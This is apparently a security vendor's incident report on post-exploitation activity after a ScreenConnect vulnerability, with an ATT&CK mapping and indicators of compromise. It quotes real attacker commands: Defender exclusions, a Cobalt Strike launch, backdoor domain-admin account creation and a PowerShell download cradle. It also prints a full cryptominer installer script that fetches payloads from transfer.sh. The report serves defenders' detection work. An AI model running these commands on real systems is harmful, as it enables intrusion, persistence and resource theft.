

Figure 17: PowerShell invocation of malicious script downloaded from Transfer.sh

Adversaries Dropping Cobalt Strike

Unsurprisingly, many adversaries attempted to drop and run a Cobalt Strike beacon on the host.

	# Downloaded from hxxp[://]minish[.]wiki[.]gd/c[.]pdf
	#Exclude directory in Defender
	powershell.exe Add-MpPreference -ExclusionPath C:\\programdata -Force
	#Deploy beacon
	rundll32.exe c:\\programdata\\update.dat UpdateSystem



Figure 18: Setting exclude directory in Windows Defender for the Cobalt Strike beacon



Figure 19: Execution of Cobalt Strike

It's also worth noting that Defender thwarted many of these attempts, as seen in Figure 20.



Figure 20: Evidence of Windows Defender neutralizing the Cobalt Strike beacon originating from the ScreenConnect session

It was also common to see the same adversaries drop the (earlier mentioned SentinelUI) cryptocurrency miner **and** attempt a Cobalt Strike beacon, which Windows Defender would neutralize.



Figure 21: Evidence of cryptominers and Cobalt Strike being neutralized by Defender

Adversaries Persisting

Adversaries, of course, want to persist in an environment, beyond their initial access method—and for good reason. This ScreenConnect vulnerability had rapid mitigations suggested by Huntress and ConnectWise that would have undermined the adversary's access.

Creating New Users

Our SOC observed a number of adversaries prioritize creating their own users, once they landed on a machine, using naming conventions that would attempt to fly under the radar, as well as add these to highly privileged groups.

```
net user /add default test@2021! /domain
net group \"Domain Admins\" default /add /domain
net group \"Enterprise Admins\" default /add /domain
net group \"Remote Desktop Users\" default /add /domain
net group \"Group Policy Creator Owners\" default /add /domain
net group \"Schema Admins\" default /add /domain
net user default /active:yes /domain

net user /add default1 test@2021! /domain
net user /add default1 test@2021! /domain


net user /add oldadmin Pass8080!!
net localgroup administrators oldadmin /add


net user temp 123123qwE /add /domain
net group \"Domain Admins\" temp /add /domain
```



Figure 22: Evidence of adding a new user

Persistent Reverse Shell

The SOC also observed an adversary transfer a **C:\\perflogs\\RunSchedulerTaskOnce.ps1** from the ScreenConnect compromised, as confirmed from analysis of Windows Event Log's **Application.evtx - Event ID 0**.

```
# Excerpt from Application.evtx EventID 0
```

	EventData:
	Data:
	- "Transferred files with action 'Transfer':\r\nRunSchedulerTask.ps1\r\nRunSchedulerTaskOnce.ps1\r\n\r\nVersion: 22.10.11109.8417\r\nExecutable Path: C:\\Program Files (x86)\\ScreenConnect Client (9dd8b1107d6a42d9)\\ScreenConnect.ClientService.exe\r\n"
	Channel: Application
	EventID: 0
	EventID_attributes:
	SystemTime: "2024-02-23T04:06:06Z"



Figure 23: PowerShell execution of malicious script PowerShell script that included an encoded a Driver.dll

The script was in fact deleted, but could be ***partially*** restored by taking the PowerShell Operational EVTX and running this script, which re-stitched the script back together from its ScriptBlockId (excerpt of script below).



Figure 24: Extract of PowerShell code from PowerShell Operational EVTX



Figure 25: Extract of deobfuscated PowerShell code from CyberChef

This would download a **driver.dll**, and leverage WMI Event Consumer / PwSH persistence (named **System__Cmr**).



Figure 26: Evidence of the encoded script's persistence mechanism in the Huntress platform

Wrapping Up

This incredibly interesting ScreenConnect exploit has enamored many of us at Huntress for the last few days, but it's a shame our adversaries didn't commit to pairing this new exploit with *new* tradecraft.

It's worth driving this point home: **most of the post-compromise activities we have documented in this article aren't novel, original, or outstanding**. Most threat actors simply don't know what to do beyond the same usual, procedural tradecraft; cybercriminals are rarely sophisticated, and the infosec community can beat them together.

Adversaries will default to their "tried and true" methods. An experienced, talented security team can neutralize most threat actors in the middle of their campaigns with ease. We hope this article inspires your security mindset. If you need any help monitoring for activity related to this vulnerability, you can use Huntress' free trial.

If you're interested in more, come and check out the next episode of our Product Lab webinar, where we'll be sharing even more technical details behind this threat and answer any questions from the community.

Appendix

ATT&CK

Tactic	Technique	Description
Initial Access	T1190: Exploit Public-Facing Application	Adversaries are leveraging a path traversal bug and auth bypass in ScreenConnect that allows them to create a privileged account for remote control.
Discovery	T1087: Account Discovery	Adversaries are attempting to discover privileged users by running a script across compromised systems.
Defense Evasion	T1562.001: Disable or Modify Tools	Adversaries are attempting to evade detection by adding exclusion paths to Windows Defender using PowerShell.
Defense Evasion	T1070.001: Clear Windows Event Logs	Ransomware actors attempt to remove event logs using wevtutil.exe cl command to hinder forensic analysis.

Tactic	Technique	Description
Execution	T1059: Command and Scripting Interpreter T1059.001: Powershell T1059.003: Windows Command Shell	Adversaries are using PowerShell and CMD to download and execute scripts from remote locations, facilitating various activities such as cryptocurrency mining and remote access.
Persistence	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Adversaries stored their MSI ransomware payload in the Public startup folder
Persistence	T1136: Create Account	Adversaries created new users and in some instances added them to privileged groups.
Persistence	T1053: Scheduled Task	Adversaries are creating scheduled tasks for their cryptominers and remote access
Persistence	T1546.003: Event Triggered Execution: Windows Management Instrumentation Event Subscription	Adversaries are modifying the registry to achieve persistence by adding WMI Event Consumers.
Persistence	T1133: External Remote Services	Adversaries are compromising ScreenConnect instances, deploying SSH tunnels, Chrome remote desktops, and alternate RMMs for evasive, persistent remote access
Command and Control	T1105: Ingress Tool Transfer	Adversaries are downloading files using curl, certutil, and Invoke-WebRequest.
Command and Control	T1572: Protocol Tunneling	Adversaries created SSH tunnels for communication.
Impact	T1496: Resource Hijacking	Cryptocurrency miners are being deployed by adversaries
Impact	T1486: Data Encrypted for Impact	Adversaries deployed ransomware via compromised ScreenConnect
Software	S0154: Cobalt Strike	Adversaries are leveraging Cobalt Strike beacons to achieve C2 connections to compromised ScreenConnect machines.

IoCs

IoC Type	Indicator	Hash
Ransomware	C:\Windows\TEMP\ScreenConnect\22.5.7881.8171\LB3.exe	78a11835b48bbe6a0127b777c0c3cc102e726205f67afefc
Ransomware	http[:]//23.26.137[.]225:8084/msappdata.msi c:\mpyutd.msi	8e51de4774d27ad31a83d5df060ba008148665ab9caf6bc
Ransomware	UPX.exe	2da975fee507060baa1042fb45e8467579abf3f348f1fd37
Ransomware	svchost.exe	a50d9954c0a50e5804065a8165b1857104816020024976
Cryptocurrency Miner	hxxps[://]transfer[.]sh/GElU1LmvbS/injcet.ps1	ec49f5033374eb8f533e291111e1433e2da127f45857aebb
Cobalt Strike	hxxp[://]minish[.]wiki[.]gd/c[.]pdfC:\programdata\update[.]dat	0a492d89ea2c05b1724a58dd05b7c4751e1ffdd2eab3a2f6
Cobalt Strike	C:\perflogs\RunSchedulerTaskOnce.ps1	6065fee2d0cb0dc7d0c0788e7e9424088e722dfcf9356d2(
Cobalt Strike	copy.exe	81b4a649a42a157facede979828095ccddcdf6cec47e8a31
Google Chrome Remote Desktop	https://dl.google.com/edgedl/chrome-remote-desktop/chromeremotedesktophost.msiC:\ProgramData\1.msi	c47bfe3b3eccc86f87d2b6a38f0f39968f6147c2854f51f23
SimpleHelp RMM	https[:]//cmctt.]com/pub/media/wysiwyg/sun.pngC:\Windows\spsrv.exe	e8c48250cf7293c95d9af1fb830bb8a5aaf9cfb192d8697d
SimpleHelp RMM	cmctt[.]com/pub/media/wysiwyg/invoke.png	37a39fc1feb4b14354c4d4b279ba77ba51e0d413f88e6ab9

IoC Type	Indicator	Hash
SimpleHelp RMM	C:\Users\oldadmin\Documents\Maxx Uptime remote connection\Files\agent.exe	a0fd0ceb95e775a48a95c00eab42fa5bb170f552005c3881
SimpleHelp RMM	C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\serviceconfig.xml	2e0df44dd75dbdbd70f1a777178ad8a1867cf0738525508
SimpleHelp RMM IPv4	91.92.240[.]71	
SSH Script	d	69c7fc246c4867f070e1a7b80c7c41574ee76ab54a8b543a
SSH Script	Z.zip	aa9f5ed1eede9aac6d07b0ba13b73185838b159006fa83ec
Beacon	driver.dll	6e8f83c88a66116e1a7eb10549542890d1910aee0000e3e
Unknown	159[.]65[.]130[.]146:4444/svchost.exeC:\Windows\Temp\svchost.exe	
Cryptocurrency Miner	http://185[.]232[.]92[.]32:8888/SentinelUI.exe	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/s27p8BcTxi/config12[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/ojw6aKoA4A/config11[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/8l4d5qR39o/config9[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/xkIMWnocQH/config8[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/Db5eUfqKP9/config7[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/L1e30KShXP/config6[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/w2Y0iuEKiY/config5[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/6bkwRh4NXd/config4[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/PRBRzMMEKC/config3[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/RWSn6NLIr7/config2[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/MRFibhy8fS/config1[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/FeDRSFU5XV/config[.]json	

Contents of inject.ps1 - Crypto Currency Miner

```
powershell -command \"iex ((New-Object System.Net.WebClient).DownloadString('https://transfer[.]sh/GElU1LmvbS/injcet.ps1'))\"

# Check for Administrator rights
if (-NOT ([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInF
Write-Host 'Please Run as Administrator!' -ForegroundColor Red
Exit
}
# Check and return current user name
```

```
$currentUserName = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.Split('\')[1]
# Paths
$dircheck = 'C:\ProgramData\.logstxt'
#$filcheck = 'C:\path\to\xmrig.service' # You might need to adjust this, Windows doesn't have an equivalent to systemd
$filcheck = 'C:\Users\$currentUserName\rundll32.exe'
# Removal functions
if (Test-Path $dircheck) {
Remove-Item -Recurse -Force $dircheck
}
if (Test-Path $filcheck) {
Remove-Item -Force $filcheck
}

# Download files, I am using ngrok as port forwarding for my containers to FTP server
$listi =
'https://transfer.sh/UFQTwgYszH/config14.json','https://transfer.sh/ATVMNG5Pbu/config13.json','https://transfer.sh/s27p8BcTxi/config12.json','htt
$randconf = Get-Random -InputObject $listi
Invoke-WebRequest -Uri $randconf -Headers @{'ngrok-skip-browser-warning'='true'} -OutFile 'config.json'
Invoke-WebRequest -Uri 'https://transfer.sh/ePlTBkDtz2/rundll32.exe' -Headers @{'ngrok-skip-browser-warning'='true'} -OutFile 'xmrig.exe'
Invoke-WebRequest -Uri 'https://transfer.sh/CrNx3LVEgY/nssm.exe' -Headers @{'ngrok-skip-browser-warning'='true'} -OutFile 'nssm.exe'

# Create xmrig service file (assuming this has an equivalent in Windows)
# TODO: Check if you need an actual service wrapper like NSSM

# Get thread count (using CPU count as a basic substitute for now)
$threads = (Get-WmiObject -Class Win32_ComputerSystem).NumberOfLogicalProcessors
$tf = [math]::Round(25 * $threads)

# Move and setup files
if (-not (Test-Path $dircheck)) {
New-Item -ItemType Directory -Path $dircheck
}
Move-Item rundll32.exe $dircheck
Move-Item config.json $dircheck
Move-Item nssm.exe $dircheck
# Move-Item xmrig.service C:\path\to\services\folder # Adjust path and use only if required

# TODO: Setup as a Windows service (consider tools like NSSM or `sc` command)

#create a nssm command that will make the xmrig.exe run as a service in the background
Set-Location $dircheck
.\nssm install xmrig 'C:\ProgramData\.logstxt\rundll32.exe'
.\nssm set xmrig AppDirectory 'C:\ProgramData\.logstxt'
.\nssm set xmrig AppParameters 'rundll32.exe -B -c config.json' # -B = run the miner in the background
```

```
# Start the service
.\nssm start xmrig

#make the xmrig service run on startup
.\nssm set xmrig start SERVICE_AUTO_START

#make the xmrig write in a log file
.\nssm set xmrig AppNoConsole 1

#make the xmrig run in the background
.\nssm set xmrig Type SERVICE_WIN32_OWN_PROCESS


# TODO: Windows doesn't have an equivalent to sysctl or hugepages in the same sense as Linux

# Clean up
Remove-Item $PSCommandPath -Force
```

Acknowledgments

Thank you to the following Huntress SOC analysts for their triage and reporting of the various adversarial activities included in this report: Adrian Garcia, Amelia Casley, Chad Hudson, Dani Dayal, Christopher 'Dipo' Rodipe, Dray Agha, Faith Stratton, Herbie Zimmerman, Izzy Spering, Jai Minton, John 'JB' Brennan, Jordan Sexton, Josh Allman, Mehtap Ozdemir, Michael Elford, Stephanie Fairless, Susie Faulkner, Tim Kasper.

Special thanks to Josh Allman and Dray Agha for further analysis, and collecting and curating this blog.
